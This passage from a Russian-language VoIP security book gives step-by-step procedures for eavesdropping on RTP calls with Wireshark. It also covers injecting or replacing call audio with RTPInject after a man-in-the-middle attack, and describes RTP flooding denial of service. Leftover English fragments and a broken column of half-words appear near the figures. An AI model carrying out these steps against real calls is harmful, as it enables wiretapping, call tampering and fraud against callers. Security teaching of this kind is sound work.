2. Установите пакетный драйвер WinPCap, если у вас еще не установлен такой драйвер.
3. Перезагрузитесь.
4. Запустите Wireshark, затем выберите Capture > Interfaces в строке меню.
5. Выберите Options у интерфейса, который хотите перехватывать.
6. В разделе Display Options выберите Update list of packets in real time, Automatic scrolling in live capture и Hide capture info dialog.
7. Щелкните Start.
8. Когда Wireshark начнет перехватывать пакеты, введите RTP в текстовое поле Filter и щелкните Apply.
9. После появления 15 или 20 RTP-пакетов остановите сниффер: Capture > Stop.
10. Выделите один из RTP-пакетов.
11. Выберите Statistics > RTP > Stream Analysis, как показано на рисунке 4-8.

11. Select **Statistics ▶ RTP ▶ Stream Analysis**, as shown in Figure 4-8.




Рисунок 4-8: Wireshark Stream Analysis захваченных RTP-пакетов.

12. В этот момент вам будут показаны дополнительные сведения о RTP-пакетах, которые были перехвачены в сети. Просто выберите разговор, то есть строку, которую хотите прослушать, а затем щелкните **Save payload**.
13. Когда появится окно **Save Payload As**, вам предоставляется возможность сохранить RTP-поток в аудиофайл, при условии что кодек, использованный для аудиофайла, поддерживается. Выберите переключатель **.au** как формат, в котором хотите сохранить файл, введите имя файла, а затем щелкните **OK**. См. рисунок 4-9.

(See Figure 4-9.)




Рисунок 4-9: Сохранение RTP-пакетов в аудиофайл.

14. Откройте и прослушайте сохраненный аудиофайл.

Активное прослушивание

Помимо атак пассивного прослушивания RTP также уязвим для активных атак. Следующие атаки описывают случаи, когда атакующий может перехватывать трафик в сети с помощью чего-то вроде Wireshark, а затем выполнять активные атаки, такие как инъекция голоса, против конечных точек VoIP, поддерживающих RTP. Инъекционные атаки позволяют вредоносным сущностям внедрять аудио в существующие телефонные VoIP-звонки. Например, атакующий мог бы внедрить аудиофайл, который говорит "Sell at 118", между двумя биржевыми брокерами, обсуждающими инсайдерскую торговую информацию.

Есть несколько способов внедрить голосовую коммуникацию между двумя конечными точками VoIP. Мы обсудим два метода: вставку аудио и замену аудио. Оба метода включают манипуляцию timestamp, информацией сеанса и SSRC RTP-пакета.

Вставка аудио

Информация сеанса между двумя конечными точками VoIP контролируется 32-битным signaling source (SSRC), а также 16-битным sequence number и timestamp number. SSRC number - случайное число, которое гарантирует, что любые две конечные точки будут использовать разные идентификаторы внутри одного и того же RTP. Хотя вероятность коллизии низкая, SSRC number гарантирует уникальность идентификатора. Однако, поскольку информация сеанса отправляется открытым текстом, атакующие могут просматривать ее в сети. Кроме того, поскольку большинство VoIP-продуктов производителей на самом деле не рандомизирует ни одно из значений, существует возможность внедрять RTP-пакеты из подмененного источника. Последовательная информация позволяет атакующим предсказывать значения для каждой сущности, управляющей состоянием, что открывает дверь инъекционным атакам.

Примечание. Инъекционные техники были представлены в инструменте Hunt, доступном с <http://packetstormsecurity.org/sniffers/hunt/hunt-1.5bin.tgz>, который внедрял информацию сеанса для hijack telnet-соединений.

RTP-сеансы также уязвимы для инъекционных атак, потому что пакеты не используют случайную информацию для управления сеансом, в дополнение к проблеме отправки информации открытым текстом. Например, для заданного RTP-сеанса timestamp обычно начинается с 0 и увеличивается на длину содержимого кодека, например 160 мс; sequence начинается с 0 и увеличивается на 1; а SSRC обычно является статическим значением для сеанса и функцией времени. Все три значения либо предсказуемы по своей природе, либо статичны, либо и то и другое. Атакующий, способный перехватывать сеть, может создать пакеты с правильной информацией timestamp, sequence и SSRC, гарантируя, что пакет увеличивается соответствующим образом, как указано текущим сеансом, обычно на единицу. Как только атакующий предсказал правильную информацию, он или она сможет внедрять пакеты, то есть аудио, в существующий VoIP-разговор. Собрать правильную информацию timestamp, sequence и SSRC может быть довольно легко, потому что вся информация проходит по сети открытым текстом. Атакующий может просто перехватить сеть, прочитать требуемую для атаки информацию и внедрить новые аудиопакеты. Кроме того, поскольку информация не случайна, можно написать инструмент, автоматизирующий процесс и тем самым требующий от атакующего мало усилий.

На рисунке 4-10 показан пример процесса RTP-инъекции. Обратите внимание, что SSRC-номер атакующего совпадает с номером цели, но его sequence number и timestamp синхронизированы с легитимным сеансом, заставляя конечную точку считать, что пакеты атакующего являются частью настоящего сеанса.

endpoint assume that the attacker's packets are part of the real




Рисунок 4-10: RTP-инъекция.

Выполните следующие шаги, чтобы внедрить аудиофайл в существующий VoIP-разговор.

1. Загрузите RTPInject, написанный Zane Lackey и Alex Garbutt, с <http://www.isecpartners.com/tools.html>.
2. Следуйте файлу Readme.txt для использования на Windows-машине. Для Linux-версии RTPInject зависит от следующих пакетов, предустановленных в большинстве современных Linux-систем, таких как Ubuntu, Red Hat и BackTrack Live CD; запускать его нужно с root-привилегиями:

- Python 2.4 или выше
- GTK 2.8 или выше
- PyGTK 2.8 или выше

3. Установите библиотеку rpsrcap, включенную в RTPInject, используя следующие команды:

```
bash# tar zxvf rpsrcap-1.1.tar.gz
bash# cd rpsrcap-1.1
bash# make all
bash# make install (*note: this step must be performed as root)
```

4. Установите библиотеку dpkt, включенную в RTPInject, используя следующие команды:

```
bash# tar zxvf dpkt-1.6.tar.gz
bash# cd dpkt-1.6
bash# make install
```

5. Выполните атаку "человек посередине" в сети, если необходимо, используя dsniff (Linux) или Cain & Abel (Windows), как описано ранее в этой главе, чтобы захватить все RTP-потoki в локальной подсети.

6. Запустите RTPInject, используя следующую команду:

```
bash# python rtpinject.py
```

7. После загрузки RTPInject он покажет три поля на основном экране, включая Source, Destination и Voice Codec. Подробности инъекции см. на рисунке 4-11. Поле Source будет заполняться автоматически, когда RTPInject обнаруживает RTP-поток в сети. Когда в поле Source появляется новый IP-адрес, щелкните этот IP-адрес; будут показаны целевой VoIP-телефон и голосовой кодек, используемый в потоке.




Рисунок 4-11: Главное окно RTPInject.

8. Затем RTPInject автоматически транскодирует предоставленный .wav-файл в правильный кодек; поскольку RTPInject отображает используемый голосовой кодек, пользователь также может создать аудиофайл с нужным кодеком, который он или она хочет внедрить. Используя Windows Sound Recorder или Sox для Linux, создайте аудиофайл в формате, показанном RTPInject, например A-Law, u-Law, GSM, G.723, PCM, PCMA и/или PCMU.

- Откройте Windows Sound Recorder (Start > Programs > Accessories > Entertainment > Sound Recorder).
- Щелкните кнопку Record, запишите аудиофайл, а затем щелкните кнопку Stop.
- Выберите File > Save As.

- Щелкните Change. В разделе Format выберите кодек, отображенный в RTPInject. См. рисунок 4-12. И Windows Sound Recorder, и аудиоутилиты Linux Sox позволяют транскодировать аудио в большинство распространенных используемых кодеков.

most of the common codecs used.




Рисунок 4-12: Кодек в Windows Sound Recorder.

- Щелкните OK, а затем Save.
9. После создания этого аудиофайла щелкните кнопку папки в RTPInject и перейдите к расположению файла, записанного в шаге 6. См. рисунок 4-13.

See Figure 4-13.




Рисунок 4-13: Диалог Select.

10. Выбрав RTP-поток и аудиофайл, щелкните кнопку Inject. RTPInject внедрит выбранный аудиофайл в целевой хост в RTP-поток. См. рисунок 4-14.

stream. See Figure 4-14.




Рисунок 4-14: Внедрение аудио с RTPInject.

Замена аудио

Как упоминалось ранее, информация сеанса между двумя конечными точками VoIP контролируется SSRC, sequence number и timestamp number. В отличие от атаки вставки аудио, атака замены аудио не внедряет аудио во время существующего телефонного разговора, а заменяет существующее аудио во время звонка. Например, если две доверенные конечные точки ведут телефонный разговор, атакующий может заменить легитимную аудиоинформацию собственной информацией. Вместо того чтобы слышать коммуникацию от любого из источников, конечные точки будут слушать то, что выберет атакующий. Замена аудио была бы особенно разрушительной в случаях, когда много конечных точек слушают один источник, например во время корпоративных конференц-звонков.

Чтобы заменить существующий аудиопоток, атакующему нужно отправить RTP-пакеты с более высоким sequence number и timestamp, но с использованием той же информации SSRC. Затем цель увидит RTP-пакеты с одним SSRC-номером: один от легитимной конечной точки и один от атакующего. Однако когда конечная точка видит, что пакет атакующего имеет более высокие timestamp и sequence number, она предполагает, что пакеты атакующего являются самыми актуальными, и продолжает работать с их информацией. Более высокие sequence number и timestamp в пакетах атакующего заставляют информацию пакетов легитимной конечной точки выглядеть старой и устаревшей. Старая и устаревшая информация пакетов будет отброшена целью в пользу самой свежей информации в сети, которая в данном случае предоставлена атакующим.

Эта техника позволяет пакету атакующего выглядеть актуальным, тогда как пакеты конечной точки выглядят старыми и недействительными. В результате цель получает информацию пакетов от атакующего и воспроизводит вредоносную аудиоинформацию, которая может быть любой по желанию атакующего. Чтобы эта атака произошла, информация sequence и session ID атакующего всегда должна быть выше, чем у настоящей конечной точки.

На рисунке 4-15 показан пример процесса замены RTP. Обратите внимание, что SSRC-номер атакующего совпадает с номером цели, но его sequence number и timestamp намного выше, чем в легитимном сеансе. Это заставляет принимающую конечную точку предположить, что пакеты легитимного телефона устарели.

n that
dpoint.
.5 shows
f the
ient
e that
SSRC
: same
ut its
nber
p are
than
ate
forces
end-
ne
mate
ets are




Рисунок 4-15: RTP-инъекция с заменой аудио.

Denial of Service

Есть много способов выполнить Denial of Service атаку на VoIP-инфраструктуру, включая атаки на протокол RTP. Denial of Service атаки гораздо легче выполнять против протоколов установления сеанса, например H.323 и SIP, но они также возможны и против RTP. В отличие от H.323 и SIP, когда DoS-атака происходит на самом протоколе RTP, воздействие выше, поскольку RTP контролирует аудиочасть звонка.

В этом разделе обсуждаются следующие типы RTP DoS-атак. Существует еще несколько RTP DoS-атак, но здесь будут рассмотрены только три основные:

- переполнение сообщениями;
- RTCP BYE (разбор сеанса);
- SSRC injection.

Переполнение сообщениями

Самый простой способ выполнить DoS-атаку во время RTP-сеанса - переполнить один конец существующего VoIP-звонка огромным количеством RTP-пакетов. Поскольку предполагается, что аутентификация была обеспечена другими протоколами, такими как H.323 или SIP, конечные точки RTP вынуждены рассматривать каждый отправленный им пакет, предполагая, что все они являются пакетами существующего звонка.

Во время звонка две сущности отправляют друг другу RTP-пакеты, содержащие аудиоинформацию для звонка. RTP-пакеты идентифицируют уникальный звонок по SSRC-номеру. Каждый раз, когда конечная точка получает RTP-пакет с тем же значением SSRC, ей требуется некоторое время, чтобы просмотреть пакет и определить, принять его или отбросить, даже если этот пакет окажется фиктивным и с неверной информацией. Если повторять это снова и снова несколько тысяч раз в секунду, такая проверка пакетов может стать дорогой. Легитимные RTP-пакеты должны конкурировать за время конечной точки или ждать своей очереди на проверку, из-за чего существующий поток RTP-коммуникации замедляется или просто останавливается. Замедление или остановка RTP-потока нарушит звонок, приводя к Denial of Service атаке.

